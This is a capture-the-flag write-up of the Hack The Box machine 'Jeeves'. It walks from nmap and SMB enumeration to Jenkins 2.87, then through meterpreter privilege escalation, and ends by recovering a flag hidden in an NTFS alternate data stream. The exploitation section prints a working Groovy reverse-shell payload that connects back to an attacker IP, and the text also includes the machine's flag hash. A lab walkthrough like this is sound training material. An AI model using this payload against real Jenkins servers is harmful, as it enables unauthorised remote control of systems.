


Information Gathering

1) Found open ports


```
(vigneswar@VigneswarPC)-[~]  
$ tcpscan 10.10.10.63  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 11:51 IST  
Nmap scan report for 10.10.10.63  
Host is up (0.19s latency).  
Not shown: 65531 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Microsoft IIS httpd 10.0  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
|_ http-title: Ask Jeeves  
|_ http-server-header: Microsoft-IIS/10.0  
135/tcp   open  msrpc        Microsoft Windows RPC  
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT  
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)  
|_ http-title: Error 404 Not Found  
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_ clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m59s  
|_ smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_ smb2-time:  
|   date: 2024-07-10T11:24:11  
|   start_date: 2024-07-10T11:20:43  
|_ smb2-security-mode:  
|   3:1:1:  
|_ Message signing enabled but not required  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 180.33 seconds
```

Web Port 80

1) Checked the website




2) Found error exposure



SMB Port 445

1) Null session not allowed



```

(vigneswar@VigneswarPC)-[~]tel - http://194.232.61.197:23429
$ enum4linux -a 10.10.10.63
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jul 10 12:01:57 2024

===== ( Target Information ) =====
Target ..... 10.10.10.63
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.10.63 ) =====

[E] Can't find workgroup/domain

===== ( Nbtstat Information for 10.10.10.63 ) =====

Looking up status of 10.10.10.63
No reply from 10.10.10.63


===== ( Session Check on 10.10.10.63 ) =====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.


```



Web Port 50000

1) Checked the webpage



2) Found a dashboard






Jenkins version 2.87

Vulnerability Assessment


1) jenkins script console allows RCE without authentication



Exploitation


1) Got a reverse shell connection

```
String host="10.10.14.19";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.
read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread
.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```



Privilege Escalation

1) Found impersonate privilege



2) Got system access

```
3252 2076 cmd.exe C:\Windows\System32\cmd.exe x86 0 JEEVES\kohlsuke C:\Windows\SysWOW64\cmd.exe
3572 3252 powershell.exe C:\Windows\System32\powershell.exe x86 0 JEEVES\kohlsuke C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

meterpreter > migrate 3252
[*] Migrating from 2780 to 3252...
[*] Migration completed successfully.
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > shell
Process 356 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\kohlsuke>whoami
whoami
nt authority\system

C:\Users\kohlsuke>cd \Users\Administrator\Desktop
cd \Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
The system cannot find the file specified.

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\Administrator\Desktop

11/08/2017 10:05 AM <DIR> .
11/08/2017 10:05 AM <DIR> ..
12/24/2017 03:51 AM 36 hm.txt
11/08/2017 10:05 AM 797 Windows 10 Update Assistant.lnk
2 File(s) 833 bytes
```

3) The flag is in alternative stream


```
C:\Users\Administrator\Desktop>dir /a /R
dir /a /R
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\Administrator\Desktop

11/08/2017 10:05 AM <DIR> .
11/08/2017 10:05 AM <DIR> ..
11/03/2017 10:03 PM 282 desktop.ini
12/24/2017 03:51 AM 36 hm.txt
34 hm.txt:root.txt:$DATA
11/08/2017 10:05 AM 797 Windows 10 Update Assistant.lnk
3 File(s) 1,115 bytes
2 Dir(s) 2,643,406,848 bytes free

C:\Users\Administrator\Desktop>powershell.exe -c "Get-Content .\hm.txt -Stream root.txt"
powershell.exe -c "Get-Content .\hm.txt -Stream root.txt"
afbc5bd4b615a60648cec41c6ac92530

C:\Users\Administrator\Desktop>
```



Alternate Data Streams (ADS) is a feature in the Windows NTFS file system that allows users to add a second data stream to a file, without changing the file itself. ADSs are hidden subfiles that are part of the master file table (MFT) structure. They can be used for legitimate purposes, such as storing additional information about a file, like metadata or comments, or to scan files in Windows Attachment Manager. However, they can also be used for malicious purposes, such as hiding malware or other sensitive information within a file, or to create folders and circumvent locked files. ^